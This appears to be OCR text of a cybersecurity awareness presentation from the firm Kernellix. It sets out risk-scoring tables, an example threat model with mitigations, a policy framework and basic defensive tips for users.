
Threat Based



Impact Scores	Mission	Operational Objectives	Obligations
Definition			
1. Negligible	The mission would remain intact.	Growth plan would be intact.	No harm could foreseeably result.
2. Acceptable	This mission would not be perfectly achieved, but could be recovered within normal operations.	Growth plan would be off target, but within variance.	Any harm that could result would not require correction, repair, or compensation to make the harmed parties "whole."
3. Unacceptable	This mission would not be achieved, and would require short-term, unplanned efforts, resources, or investments to recover.	Growth plan would be out of variance, but can be recovered within a fiscal year.	Correctible harm may occur to one or few others.
4. High	This mission would not be achieved. If significant, unplanned efforts, resources, or investments are not made, the mission may not ever be achievable.	Growth plan would be out of variance, and may require multiple years to correct.	Correctible harm may occur to many others, or harm that can be partially corrected for a few others may occur.
5. Catastrophic	The mission would not be achievable.	We would not be able to grow.	We would not be able to protect others from any degree of harm.

Expectancy Score	Expectancy	Criteria
1	**Remote**	Safeguard would reliably prevent the threat.
2	**Unlikely**	Safeguard would reliably prevent most occurrences of the threat.
3	**As likely as not**	Safeguard would prevent as many threat occurrences as it would miss.
4	**Likely**	Safeguard would prevent few threat occurrences.
5	**Certain**	Safeguard would not prevent threat occurrences.


Risks Assessment



Example: Threat Model

No	Threats	Mitigation Measures
1	Cyber Intrusion	• Security Assessment • Security Engineering • Security Operations • Incident Response Plan
2	Accidental Leak / Social Engineering	• Awareness Workshop – General
3	Insider Threats	• Maker Checker • Authorization Metrics • Awareness Workshop – Role Specific
4	Kidnapping & Robbery	• Tabletop Exercise (TTX) • Incident Response Plan • Operational Security

Policy Framework



Policies

Standards

Procedures, Guidelines

Training & Supporting Materials

- Information Security Policy
- Acceptable Usage Policy

- Minimum Security Standards
- Encryption Standard

- Risk Classification Guideline
- Information Classification Guideline
- Security Incident Response Procedure


- Security Awareness Training
- Employee Code of Conducts

Review

1. Use secure password or use passphrase.
    - Enable 2FA for your accounts.
2. Update your software on regular basics .
3. Be cautious when opening links and attachment in the emails.
4. Secure your device and online accounts.
5. Report suspicious incidents to the IT helpdesk.

Quick Wins

Layered Defense



Phishing Email

Password Compromised

Malware

System Compromised

- Verify Link
- Verify Sender

- 2FA

- Patch System
- Anti Virus

- Security Monitoring
- Incident Reporting

Cybersecurity

Shared Responsibility

kernellix

partner for secure and resilient cyberspace

MICT Park, Building 11, #04-506
Hlaing University Campus Road
Hlaing Township, Yangon, Myanmar

contact.us@kernellix.com

www.kernellix.com